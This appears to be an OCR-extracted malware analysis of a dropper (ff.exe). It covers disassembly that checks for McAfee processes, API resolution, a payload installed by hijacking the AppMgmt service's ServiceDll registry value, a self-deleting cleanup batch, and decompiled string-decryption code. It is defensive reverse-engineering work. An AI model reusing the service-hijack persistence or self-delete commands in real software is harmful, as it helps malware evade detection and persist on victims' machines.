


```
mov word ptr ss:[ebp-28],ax
mov edx,2E                          edx:L"McUICnt.exe", 2E:'.'
mov word ptr ss:[ebp-24],dx
mov eax,65                          65:'e'
mov edx,eax                         edx:L"McUICnt.exe"
mov word ptr ss:[ebp-22],ax
mov ecx,78                          78:'x'
mov word ptr ss:[ebp-20],cx
xor eax,eax
mov word ptr ss:[ebp-1E],dx
mov word ptr ss:[ebp-1C],ax
mov ecx,4D                          4D:'M'
mov word ptr ss:[ebp-18],cx
mov edx,63                          edx:L"McUICnt.exe", 63:'c'
mov word ptr ss:[ebp-16],dx
mov ecx,49                          49:'I'
mov word ptr ss:[ebp-12],cx
mov eax,55                          55:'U'
mov word ptr ss:[ebp-14],ax
mov edx,43                          edx:L"McUICnt.exe", 43:'C'
mov ecx,74                          74:'t'
mov word ptr ss:[ebp-10],dx
mov eax,6E                          6E:'n'
mov word ptr ss:[ebp-C],cx
mov word ptr ss:[ebp-E],ax
mov edx,2E                          edx:L"McUICnt.exe", 2E:'.'
mov eax,65                          65:'e'
mov ecx,78                          78:'x'
mov word ptr ss:[ebp-A],dx
mov word ptr ss:[ebp-6],cx
mov edx,eax                         edx:L"McUICnt.exe"
mov word ptr ss:[ebp-8],ax
lea ecx,dword ptr ss:[ebp-34]
xor eax,eax
push ecx
mov word ptr ss:[ebp-4],dx
mov word ptr ss:[ebp-2],ax
call ff.441BE0
add esp,4
test eax,eax
jne ff.4423B2
lea edx,dword ptr ss:[ebp-18]
push edx                            edx:L"McUICnt.exe"
call ff.441BE0
```


```
mov word ptr ss:[ebp-30],dx
mov ecx,56                          ecx:L"MfeAVSvc.exe", 56:'V'
mov word ptr ss:[ebp-2C],cx
mov eax,41                          41:'A'
mov word ptr ss:[ebp-2E],ax
mov edx,53                          53:'S'
mov word ptr ss:[ebp-2A],dx
mov ecx,63                          ecx:L"MfeAVSvc.exe", 63:'c'
mov word ptr ss:[ebp-26],cx
mov eax,76                          76:'v'
mov word ptr ss:[ebp-28],ax
mov edx,2E                          2E:'.'
mov word ptr ss:[ebp-24],dx
mov eax,65                          65:'e'
mov edx,eax
mov word ptr ss:[ebp-22],ax
mov ecx,78                          ecx:L"MfeAVSvc.exe", 78:'x'
mov word ptr ss:[ebp-20],cx
xor eax,eax
mov word ptr ss:[ebp-1E],dx
mov word ptr ss:[ebp-1C],ax
mov ecx,4D                          ecx:L"MfeAVSvc.exe", 4D:'M'
mov word ptr ss:[ebp-18],cx
mov edx,63                          63:'c'
mov word ptr ss:[ebp-16],dx
mov ecx,49                          ecx:L"MfeAVSvc.exe", 49:'I'
mov word ptr ss:[ebp-12],cx
mov eax,55                          55:'U'
mov word ptr ss:[ebp-14],ax
mov edx,43                          43:'C'
mov ecx,74                          ecx:L"MfeAVSvc.exe", 74:'t'
mov word ptr ss:[ebp-10],dx
mov eax,6E                          6E:'n'
mov word ptr ss:[ebp-C],cx
mov word ptr ss:[ebp-E],ax
mov edx,2E                          2E:'.'
mov eax,65                          65:'e'
mov ecx,78                          ecx:L"MfeAVSvc.exe", 78:'x'
mov word ptr ss:[ebp-A],dx
mov word ptr ss:[ebp-6],cx
mov edx,eax
mov word ptr ss:[ebp-8],ax
lea ecx,dword ptr ss:[ebp-34]
xor eax,eax
```

Resolve API calls

- builds a function pointer table



```
0043BE60   55                 push ebp
0043BE61   8BEC               mov ebp,esp
0043BE63   81EC F8060000      sub esp,6F8
0043BE69   53                 push ebx
0043BE6A   56                 push esi
0043BE6B   57                 push edi
0043BE6C   68 B0E84B00        push ff.4BE8B0
0043BE71   BB 20000000        mov ebx,20                                 20:' '
0043BE76   53                 push ebx
0043BE77   68 A0E54B00        push ff.4BE5A0
0043BE7C   E8 8F300000        call ff.43EF10                             GetTempPathA
0043BE81   68 D0EB4B00        push ff.4BEBD0
0043BE86   53                 push ebx
0043BE87   68 A0E54B00        push ff.4BE5A0
0043BE8C   8BF0               mov esi,eax
0043BE8E   E8 7D300000        call ff.43EF10                             WriteFile
0043BE93   68 60EB4B00        push ff.4BEB60
0043BE98   53                 push ebx
0043BE99   68 A0E54B00        push ff.4BE5A0
0043BE9E   8BF8               mov edi,eax
0043BEA0   E8 6B300000        call ff.43EF10                             CreateFileW
0043BEA5   68 50E64B00        push ff.4BE650
0043BEAA   53                 push ebx
0043BEAB   68 A0E54B00        push ff.4BE5A0
0043BEB0   8945 F4            mov dword ptr ss:[ebp-C],eax
0043BEB3   E8 58300000        call ff.43EF10                             CloseHandle
0043BEB8   68 30E84B00        push ff.4BE830
0043BEBD   53                 push ebx
0043BEBE   68 A0E54B00        push ff.4BE5A0
0043BEC3   8945 8C            mov dword ptr ss:[ebp-74],eax
0043BEC6   E8 45300000        call ff.43EF10                             WinExec
0043BECB   68 10EC4B00        push ff.4BEC10
0043BED0   53                 push ebx
0043BED1   68 A0E54B00        push ff.4BE5A0
0043BED6   8945 84            mov dword ptr ss:[ebp-7C],eax
0043BED9   E8 32300000        call ff.43EF10                             ExitProcess
0043BEDE   83C4 48            add esp,48
0043BEE1   68 30F74B00        push ff.4BF730
0043BEE6   53                 push ebx
0043BEE7   68 A0F64B00        push ff.4BF6A0
0043BEEC   8945 94            mov dword ptr ss:[ebp-6C],eax
0043BEEF   E8 1C300000        call ff.43EF10                             PathFileExistsA
0043BEF4   68 03010000        push 103
0043BEF9   8945 90            mov dword ptr ss:[ebp-70],eax
0043BEFC   8D85 15FCFFFF      lea eax,dword ptr ss:[ebp-3EB]
0043BF02   6A 00              push 0
0043BF04   50                 push eax
0043BF05   C685 14FCFFFF 00   mov byte ptr ss:[ebp-3EC],0
0043BF0C   E8 1F31FEFF        call ff.41F030
```




```
0043C3CD     50               push eax
0043C3CE     FFD6             call esi
0043C3D0     85C0             test eax,eax
0043C3D2   ^ 74 EC            je ff.43C3C0
0043C3D4     6A 00            push 0
0043C3D6     8D8D 80FEFFFF    lea ecx,dword ptr ss:[ebp-180]
0043C3DC     51               push ecx                        lqtB67E.tmp.cmd
0043C3DD     FF55 84          call dword ptr ss:[ebp-7C]      winexec
0043C3E0     6A 00            push 0
```

Malwarebytes

Process


- Calls *CreateFileW* to create *iot7D6E.tmp*
- Calls *WriteFile* to populate its content
- Calls *CreateProcessInternalW* to invoke *expand.exe*
- Calls *CopyFileW* to copy tmp.dat into *pMsrvd.dll*
- Calls *DeleteFileW* to delete *tmp.dat*
- Drops *DBEngin.EXE* and *WUAUCTL.EXE* in
- Modifies the registry hive of of *HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt*




```
6A 00          push 0
FF75 2C        push dword ptr ss:[ebp+2C]
FF75 28        push dword ptr ss:[ebp+28]
FF75 24        push dword ptr ss:[ebp+24]
FF75 20        push dword ptr ss:[ebp+20]
FF75 1C        push dword ptr ss:[ebp+1C]
FF75 18        push dword ptr ss:[ebp+18]
FF75 14        push dword ptr ss:[ebp+14]
FF75 10        push dword ptr ss:[ebp+10]
FF75 0C        push dword ptr ss:[ebp+C]     [ebp+C]:L"expand \"C:\\Users\\Lab\\AppData\\Local\\Temp\\iot4DC3.tmp\" \"C:\\ProgramData\\Microsoft\\PlayReady\\MSIC3EC.tmp\\tmp.dat
FF75 08        push dword ptr ss:[ebp+8]
6A 00          push 0
E8 5A2B0100    call <kernel32.CreateProcessInternalW>
```

APP management

- svchost.exe -k netsvcs -p -s AppMgmt
- svchost.exe -k netsvcs
- svchost.exe -k imgsvc



Name	Type	Data
(Default)	REG_SZ	(value not set)
ServiceDll	REG_EXPAND_SZ	C:\ProgramData\Microsoft\PlayReady\MSI5B36.tmp\pMsrvd.dll
ServiceDllUnloa...	REG_DWORD	0x00000001 (1)




Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	@appmgmts.dll,-3251
DisplayName	REG_SZ	@appmgmts.dll,-3250
ErrorControl	REG_DWORD	0x00000001 (1)
FailureActions	REG_BINARY	00 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
ImagePath	REG_EXPAND_SZ	%SystemRoot%\system32\svchost.exe -k netsvcs
ObjectName	REG_SZ	localSystem
RequiredPrivileg...	REG_MULTI_SZ	SeCreateGlobalPrivilege SeImpersonatePrivilege SeIncreaseQuotaPrivilege SeShutdownPrivilege SeTakeOwnershipPrivilege SeTcbPrivilege SeAssignPrimaryTokenPrivilege
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000020 (32)
WOW64	REG_DWORD	0x00000001 (1)

- Net start AppMgmt
- net start StiSvc

Clean up

- Change codepage (1252 – Windows Western)
- Ping 127.0.0.1 –n 5 -> Wait for 5 seconds
- Delete




```
chcp 1252
ping 127.0.0.1 -n 5
NUL
del /F /Q "C:\Users\Lab\Desktop\ff.exe"
del /F /Q "C:\Users\Lab\AppData\Local\Temp\lgt7D4.tmp.cmd
```

Final payload

pMsrvd.dll (VideoTeam.dll)

Final Payload

- C2 communications
- Screen capture
- File and directory management
- Process management
- Get drive type
  - FAT, FAT32, NTFS, CDFS
  - Free space




Offset	Name	Value	Meaning
9EA90	Characteristics	0	
9EA94	TimeDateStamp	48134F3B	sobota, 26.04.2008 15:50:19 UTC
9EA98	MajorVersion	0	
9EA9A	MinorVersion	0	
9EA9C	Name	9F704	VideoTeam.dll
9EAA0	Base	2	
9EAA4	NumberOfFunctions	A	
9EAA8	NumberOfNames	6	
9EAAC	AddressOfFunctions	9F6B8	
9EAB0	AddressOfNames	9F6E0	
9EAB4	AddressOfNameOrdinals	9F6F8	


Exported Functions [10 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
9EAB8	2	2190	9F73D	VideoDesktop	
9EABC	3	21B0	-		
9EAC0	4	0	-		
9EAC4	5	1D70	9F726	TeamGroup	
9EAC8	6	2320	9F74A	VideoLoadImage	
9EACC	7	21D0	9F712	OpenUty	
9EAD0	8	0	-		
9EAD4	9	0	-		
9EAD8	A	23B0	9F71A	ServiceMain	
9EADC	B	21C0	9F730	TeamUsersAdd	


String obfuscation




```
int **__thiscall des_decrypt(_DWORD *this, unsigned int *a1, int a2, int a3)
{
  unsigned int *v4; // edx
  _DWORD *v5; // esi
  unsigned int *v6; // ST04_4
  int **v7; // eax
  int v9; // [esp+4h] [ebp-Ch]
  int v10; // [esp+8h] [ebp-8h]
  unsigned int v11; // [esp+Ch] [ebp-4h]

  v4 = a1;
  a1 = _byteswap_ulong(*a1);
  v5 = this;
  v11 = _byteswap_ulong(v4[1]);
  IPERM(&a1, &v11);
  sub_1004A7EC(v5 + 3, &a1, &v11);
  FPERM(&a1, &v11);
  v6 = a1;
  v9 = a2;
  v10 = a3;
  v7 = sub_1004A98E(&v9, v11);
  return sub_1004A98E(v7, v6);
}
```




```
char __stdcall decode_strings(int a1, unsigned int a2, void *a3, int a4)
{
  unsigned int v4; // edi
  int v5; // esi
  int v6; // ecx
  int v7; // esi
  signed int v8; // eax
  rsize_t v9; // eax
  int v11; // [esp+18h] [ebp-C8h]
  unsigned int v12; // [esp+1Ch] [ebp-C4h]
  char v13; // [esp+24h] [ebp-BCh]
  void *Src; // [esp+28h] [ebp-B8h]
  int v15; // [esp+2Ch] [ebp-B4h]
  int (__thiscall **v16)(void *, char); // [esp+30h] [ebp-B0h]
  int (**v17)(); // [esp+34h] [ebp-ACh]
  int v18; // [esp+DCh] [ebp-4h]

  sub_10049012();
  v16 = &off_1008BE84;
  v17 = off_1008BE3C;
  v4 = a2 >> 3;
  v13 = 0;
  v18 = 0;
  v12 = a2 >> 3;
  if ( a2 & 7 )
    v12 = ++v4;
  Src = operator_new__(8 * v4);
  memset(Src, 0, 8 * v4);
